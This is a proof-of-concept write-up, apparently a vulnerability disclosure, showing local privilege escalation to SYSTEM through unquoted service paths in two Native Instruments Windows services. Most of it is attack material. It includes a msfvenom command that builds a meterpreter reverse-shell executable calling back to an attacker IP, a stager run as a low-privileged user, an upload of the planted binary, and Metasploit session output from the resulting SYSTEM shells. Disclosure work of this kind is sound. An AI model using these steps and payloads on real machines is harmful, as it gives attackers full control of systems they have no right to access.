

Local Privilege Escalation via Unquoted Service Path

Win10 x64

NI Host integration agent

NI Hardware Service

I executed a powershell stager on the “victim” machine as a local unprivileged user, in order to establish a reverse connection to the attacking machine

Once the connection is established

```
[*] Sending stage (175174 bytes) to 192.168.10.31
[*] Meterpreter session 1 opened (192.168.10.15:4444 -> 192.168.10.31:51174) at 2020-12-08 18:42:42 +0100

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -l

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  ---  ---  -
  1    meterpreter x86/windows MSEDGEWIN10\IEUser @ MSEDGEWIN10 192.168.10.15:4444 -> 192.168.10.31:51174 (192.168.10.31)
```

I enumerated services and configurations and I found out two unquoted service path

```
ServiceName: NIHardwareService
Path: C:\Program Files\Common Files\Native Instruments\Hardware\NIHardwareService.exe
StartName: LocalSystem
AbuseFunction: Write-ServiceBinary -ServiceName 'NIHardwareService' -Path <HijackPath>

ServiceName: NIHostIntegrationAgent
Path: C:\Program Files\Common Files\Native Instruments\Hardware\NIHostIntegrationAgent.exe
StartName: LocalSystem
AbuseFunction: Write-ServiceBinary -ServiceName 'NIHostIntegrationAgent' -Path <HijackPath>
```

Since the unquoted path are C:\Program Files\Common Files\Native Instruments\Hardware\NIHardwareService.exe and C:\Program Files\Common Files\Native Instruments\Hardware\NIHostIntegrationAgent.exe

I forged an executable that run a reverse shell toward my attacking machine and named it “program” in order to make it run by the service

I uploaded it to the victim machine and, as the local user, I put it in “[c:\](#)”

```
msfvenom LHOST=192.168.10.15 LPORT=4445 -p windows/meterpreter/reverse_tcp --platform windows -f exe -o program
```

```
meterpreter > upload program
[*] uploading : /root/winpayloads/program -> program
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/winpayloads/program -> program
[*] uploaded : /root/winpayloads/program -> program
```

I stopped both services called “NIHardwareService” and “NIHostIntegrationAgent”

[Avvia il servizio](#)

Descrizione:
Manages Native Instruments controller hardware. If this service is stopped, the hardware becomes unavailable.

Microsoft Edge Elevation Service ...	Keeps Microsoft Edge up to update. If this service is disabled, the...
Microsoft Passport	Fornisce l'isolamento dei processi per le chiavi di crittografia usate...
Microsoft Storage Spaces SMP	Host service for the Microsoft Storage Spaces management provi...
Microsoft Update Health Service	Maintains Update Health
Modalità incorporata	Il servizio Modalità incorporata consente scenari correlati alle app...
Moduli di impostazione chiavi IP...	Il servizio IKEEXT ospita i moduli di impostazione chiavi IKE (Interr...
Net.Tcp Port Sharing Service	Provides ability to share TCP ports over the net.tcp protocol.
NIHardwareService	Manages Native Instruments controller hardware. If this service is...
NIHostIntegrationAgent	Manages Native Instruments Komplete Kontrol S hardware. If this...

[Avvia il servizio](#)

Descrizione:
Manages Native Instruments Komplete Kontrol S hardware. If this service is stopped, the hardware becomes unavailable.

Microsoft Edge Elevation Service ...	Keeps Microsoft Edge up to update. If this service is disabled, the...
Microsoft Passport	Fornisce l'isolamento dei processi per le chiavi di crittografia usate...
Microsoft Storage Spaces SMP	Host service for the Microsoft Storage Spaces management provi...
Microsoft Update Health Service	Maintains Update Health
Modalità incorporata	Il servizio Modalità incorporata consente scenari correlati alle app...
Moduli di impostazione chiavi IP...	Il servizio IKEEXT ospita i moduli di impostazione chiavi IKE (Interr...
Net.Tcp Port Sharing Service	Provides ability to share TCP ports over the net.tcp protocol.
NIHardwareService	Manages Native Instruments controller hardware. If this service is...
NIHostIntegrationAgent	Manages Native Instruments Komplete Kontrol S hardware. If this...

As soon as I restarted the service called “NIHardwareService”

Servizi (computer) | Servizi (computer locale)

Controllo del servizio

Tentativo di avvio del seguente servizio su Computer locale in corso...

NIHardwareService

Chiudi

	Descrizione
Microsoft Edge Elevation Service ...	Keeps Microsoft Edge up to update. If this
Microsoft Passport	Fornisce l'isolamento dei processi per le c
Microsoft Storage Spaces SMP	Host service for the Microsoft Storage Sp
Microsoft Update Health Service	Maintains Update Health
Modalità incorporata	Il servizio Modalità incorporata consente
Moduli di impostazione chiavi IP...	Il servizio IKEEXT ospita i moduli di impos
Net.Tcp Port Sharing Service	Provides ability to share TCP ports over th
NIHardwareService	Manages Native Instruments controller ha

I got another meterpreter shell, this time as NT\AUTHORITY SYSTEM

```

msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 192.168.10.31
[*] Meterpreter session 8 opened (192.168.10.15:4445 -> 192.168.10.31:54061) at 2020-12-08 19:38:33 +0100


msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows MSEDGEWIN10\IEUser @ MSEDGEWIN10	192.168.10.15:4444 -> 192.168.10.31:51174
(192.168.10.31)				
8		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ MSEDGEWIN10	192.168.10.15:4445 -> 192.168.10.31:54061
(192.168.10.31)				

I quitted the session and I tried with the service called “NIHostIntegrationAgent”



I obtained another privileged meterpreter session

```

msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 192.168.10.31
[*] Meterpreter session 9 opened (192.168.10.15:4445 -> 192.168.10.31:54486) at 2020-12-08 19:41:21 +0100

msf6 exploit(multi/handler) > sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows MSEDGEWIN10\IEUser @ MSEDGEWIN10	192.168.10.15:4444 -> 192.168.10.31:51174
(192.168.10.31)				
9		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ MSEDGEWIN10	192.168.10.15:4445 -> 192.168.10.31:54486
(192.168.10.31)				